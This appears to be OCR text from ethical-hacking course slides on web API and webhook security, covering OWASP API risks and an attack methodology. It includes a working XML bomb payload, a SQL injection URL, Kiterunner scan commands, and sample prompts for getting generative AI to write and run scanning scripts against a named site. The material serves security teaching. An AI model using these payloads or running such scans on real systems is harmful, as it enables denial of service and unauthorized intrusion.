
Web Service Attack Tools

SoapUI

- SoapUI is a **web service** testing tool that supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- An attacker can use this tool to carry out **web service probing**, SOAP injection, XML injection, and web service parsing attacks

XMLSpy


- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**



https://www.altova.com

Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to create custom scripts to automate tasks by using appropriate prompts such as:
  - ***"create and run a custom script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"***



Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI (Cont'd)

- *"create and run a custom python script for web application footprinting and vulnerability scanning. The target url is www.certifiedhacker.com"*

Create and Run Custom Scripts to Automate Web Application Hacking Tasks with AI (Cont'd)


- *"create and run a custom python script which will run web application footprinting tasks to gather information and then use this information to perform vulnerability scanning on target url www.certifiedhacker.com"*

Objective 04


Explain Web API and Webhooks

Web API and Webhooks

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from **multiple online sources**
- Web Service APIs include SOAP API, REST API, RESTful API, XML-RPC, and JSON-RPC



- Webhooks are **user-defined HTTP callback** or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry
- Webhooks allow applications to **update other applications** with the latest information



OWASP Top 10 API Security Risks

API	Risks	Description
API1	Broken Object Level Authorization	• APIs often expose endpoints managing object identifiers, broadening the attack surface with Object Level Access Control vulnerabilities • Unauthorized access to user objects can lead to data disclosure, loss, or manipulation
API2	Broken Authentication	• Authentication mechanisms are often flawed, enabling attackers to compromise tokens or exploit implementation flaws to assume other users' identities
API3	Broken Object Property Level Authorization	• Developers may expose all object properties to clients without considering their sensitivity, relying on clients for data filtering • Unauthorized access to private/sensitive object properties can lead to data disclosure, loss, or corruption
API4	Unrestricted Resource Consumption	• Attackers use automated tools to send multiple concurrent requests, causing DoS with high traffic loads • They target APIs that lack limits on client interactions or resource consumption, crafting requests accordingly
API5	Broken Function Level Authorization	• Complex access control policies across hierarchies, groups, and roles can lead to authorization errors between administrative and regular functions

API	Risks	Description
API6	Unrestricted Access to Sensitive Business Flows	• Vulnerable APIs expose business flows such as purchasing tickets or posting comments without considering potential harm from excessive use
API7	Server-Side Request Forgery	• An SSRF flaw allows an attacker to force an application to send a crafted request to an unexpected destination, bypassing firewall or VPN protections • Attackers exploit this vulnerability by targeting API endpoints that access URIs provided by clients
API8	Security Misconfiguration	• Attackers frequently search for unpatched flaws, common endpoints, and services with insecure default configurations • Attackers use automated tools to detect and exploit misconfigurations
API9	Improper Inventory Management	• Attackers often gain unauthorized access through old, unpatched API versions or endpoints with weaker security requirements
API10	Unsafe Consumption of APIs	• Developers often trust third-party API data more than user input, leading to weaker security standards

https://owasp.org

Webhooks Security Risks

Risk	Description
Data Exposure in Transit	• Webhooks often transmit data in plain text over HTTP, making it susceptible to interception and tampering • Using HTTPS to encrypt all data in transit is crucial to protect the information from being exposed
Lack of Verification	• There is no proper mechanism to verify the authenticity of the data received through webhooks, making it susceptible to various online attacks
Replay Attacks	• Webhooks are vulnerable to replay attacks, where an attacker intercepts a legitimate webhook call and resends it, potentially causing unintended actions • To prevent this, include a timestamp in the webhook payload and verify it upon receiving
Unrestricted Sources	• By default, webhooks do not restrict where they can receive data from, opening up the possibility of accepting malicious data from unauthorized sources • Implementing IP whitelisting and mutual TLS can mitigate this by ensuring data is only accepted from trusted sources

Risk	Description
Duplication and Forgery	• Webhooks can be duplicated or forged, which may lead to data integrity issues • Mutual TLS helps protect both the sender and receiver by ensuring the data is sent to and comes from authenticated parties
Endpoint Configuration Errors	• Human errors in configuring webhook URLs can lead to data being sent to the wrong recipients, potentially causing data leaks or loss • Double-check configurations and implement additional checks to validate endpoint URLs
Forged Requests	• Attackers might forge webhook requests to send malicious data to an application • To protect against this, use a secret token shared between the sender and the receiver to verify the integrity of the data
Unvalidated Redirects and Forwards	• Webhooks can be used to redirect users to malicious sites if the URL redirection is not properly validated


API Vulnerabilities

Vulnerabilities	Description
1. Enumerated Resources	• Design flaws can cause serious vulnerabilities that disclose information through unauthenticated public APIs • Allows attackers to guess user IDs and easily compromise the security of the user data
2. Sharing Resources via Unsigned URLs	• API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking
3. Vulnerabilities in Third-Party Libraries	• Developers use third-party software libraries having open-source software licenses • Neglecting regular updates and relegating the security fixes can result in many security flaws
4. Improper Use of CORS	• CORS is a mechanism that enables the web browser to perform cross-domain requests, and improper implementations of CORS can cause vulnerabilities • Using the "access-control-allow-origin" header to allow all origins on private APIs can lead to hotlinking

Vulnerabilities	Description
5. Code Injections	• If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS • Allows attackers to steal critical information such as session cookies and user credentials
6. RBAC Privilege Escalation	• Privilege escalation is a common vulnerability present in APIs with RBAC when changes to endpoints are made without proper care • Allows attackers to gain access to user's sensitive information
7. No ABAC Validation	• Lack of proper ABAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting
8. Business Logic Flaws	• Many APIs come with vulnerabilities in business logic • Allows attackers to exploit legitimate workflows for malicious purposes

Web API Hacking Methodology

- Web-based APIs are used for **supporting heterogeneous devices** such as mobile and IoT devices
- To make these web-based APIs more user friendly, developers are compromising on the aspect of security, thereby making these web-based services vulnerable to various attacks




Identify the Target

HTTP

- APIs such as SOAP and REST mostly use HTTP protocol for communicating **API-based messages**
- HTTP request and response headers are **transmitted in plaintext**, so an attacker can easily manipulate these headers to identify the target

Message Formats

- API messages transmitted over the web will take some format, such as **JSON** for REST API or **XML** for SOAP API
- Using vulnerabilities in these formats, an attacker can easily **manipulate messages** to identify the target and its perimeter



Detect Security Standards

APIs such as SOAP and REST implement different authentication/authorization standards such as **OpenID Connect**, **SAML**, OAuth 1.X and 2.X, and WS-Security

SSL provides **transport-level security** for API messages to ensure confidentiality through encryption and integrity through signature

In most of the APIs, SSL is used to **encrypt only sensitive user data** such as credit card details, thereby leaving other information in plaintext

If these security standards are **configured improperly**, an attacker can identify vulnerabilities in these standards for further exploitation

API Enumeration

- Kiterunner is an advanced tool designed for **API scanning** and **contextual content discovery**, specifically tailored for modern web applications that heavily rely on APIs

https://github.com

Commands to Scan the API Endpoints

- For a single target:

  kr scan https://target.com:8443/ -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34

- For a single target, but try both http and https:

  kr scan target.com -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34

- For a list of targets:

  kr scan targets.txt -w routes.kite -A=apiroutes-210228:20000 -x 10 --ignore-length=34

Identify the Attack Surface

API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as **paths**, **parameters**, and **message formats** that are useful in performing the attack
- **REST API** uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas **SOAP API** uses WSDL/XML-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and **record the communication** between the API and an existing client to identify an initial attack surface
- Attackers use automated tools to generate metadata from the recorded traffic

Swagger Definition

```
-apis: [                                          Point of attack
  - {
      path: "/cust/{custId}",
    - operations: [
      - {                                                  HTTP Method: Are other
                                                           methods handles correctly?
          method: "DELETE",
          summary: "Deletes a customer",
          notes: "",
          type: "void",
          nickname: "deleteCust",                  Oauth 2.0: are tokens enforced
        - authorizations: {                          and validated correctly?
          - oauth2: [
            -{
                scope: "write:custs",
                description: "modify custs in your account"
              }
            ]
          },                                       Is access validated? Are IDS
          -parameters: [                           sequential? Injection point?, etc.
              - {
                  name: "custId",
                  description: "Cust id to delete",
                  required: true,
                  type: "string",                  What if we send multiple?
                  paramType: "path",               Or none at all?
                  allowMultiple: false
              }
        ],
```


Identify the Attack Surface (Cont'd)

Attackers can use tools such as **Postman** and **ReqBin** to intercept and anaylze the target web APIs, websites, and web services

Postman

Postman allows attackers to capture API traffic, including **requests**, **responses**, and **cookies**, using the proxy built into Postman

Analyze Web API Requests and Responses



Launch Attacks

1. Fuzzing
2. Invalid Input Attacks
3. Malicious Input Attacks
4. Injection Attacks
5. Insecure SSL Configuration
6. Insecure Direct Object References (IDOR)
7. Insecure Session/ Authentication Handling
8. Login/Credential Stuffing Attacks
9. API DDoS Attacks
10. Authorization Attacks on API
11. Reverse Engineering
12. User Spoofing
13. Man-in-the-Middle Attacks
14. Session Replay Attacks
15. Social Engineering

Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API **to generate error messages** that reveal critical information
- To perform fuzzing, attackers **use automated scripts** that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to **extract sensitive information** from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both **API logic and HTTP protocol**

Malicious Input Attacks

Malicious Input Attacks

- Attackers **inject malicious input** directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers **using XML**
- Another way attackers perform this attack is by **uploading malicious script files**, for example uploading shell script instead of a pdf document
- This may result in executing the malicious script to **bypass the security** mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

  http://billpay.com/api/v1/cust/459
- The API retrieves the customer details based on the customer ID 459 from the database

  "SELECT * FROM Customers where custID='459'"
- In the above URL, if an attacker injects malicious input, as shown below:

  http://billpay.com/api/v1/cust/ '%20or%20'1'='1
- The resultant malicious SQL query is

  "SELECT * FROM Customers where custID='' or '1' = '1'"
- The above query returns the details of all customers in the database
- Using this information, an attacker may further **delete or modify the data** in the database or use customer information to perform other malicious activities on the database server

Note: Web APIs are also vulnerable to XSS and CSRF attacks

Exploiting Insecure Configurations

Insecure SSL Configuration

- Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MITM) attacks
- An attacker may sniff the traffic between an API and a client, manipulate the **client-side certificate**, and start monitoring or manipulating the encrypted traffic between the client and the API

Insecure Direct Object References (IDOR)


- **Direct object references** are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access
- These vulnerabilities can be identified **through API metadata** and can be exploited by attackers to identify parameters and try all possible values for the parameters to access data for which the user does not have access

Insecure Session/ Authentication Handling

- Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session tokens embedded in a URL allow attackers to **hijack the client session** and steal or manipulate the messages between the client and the API


Login/Credential Stuffing Attacks

- Attackers employ login attacks or **credential stuffing attacks** to exploit password reuse across multiple platforms
- Credential stuffing attacks do not perform password guessing or brute-forcing of passwords – instead, attackers try to automate all the **earlier identified pairs of credentials** using automated tools such as Sentry MBA and PhantomJS to break into an account



API DDoS Attacks

- The DDoS attack involves **saturating an API** with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users
- Attackers often carry out these attacks **by using botnets** that are created to discover and stay within an API rate limit control to increase the potentiality of an attack



Authorization Attacks on API: OAuth Attacks

OAuth is an authorization protocol that allows a user to **grant limited access** to their resources on a site to a different site without having to expose their credentials

OAuth Attacks

Attack on 'Connect' Request	• Majority sites enable users to access other websites such as LinkedIn, Instagram, and Twitter via Oauth • An attacker can exploit requests made to connect one site to another to **gain illegal access** to a victim's account
Attack on 'redirect_uri'	• Domain is usually specified by the client and only those '**redirect_uri**' on the specific domain are permitted • If an attacker is able to identify vulnerabilities in a web page on the client domain, he can exploit them to **capture authorization codes**
CSRF on Authorization Response	• Attackers perform CSRF attacks to **connect a fake account** on the provider with the victim's account on client side • This attack exploits a third request related to the granting of an authorization code
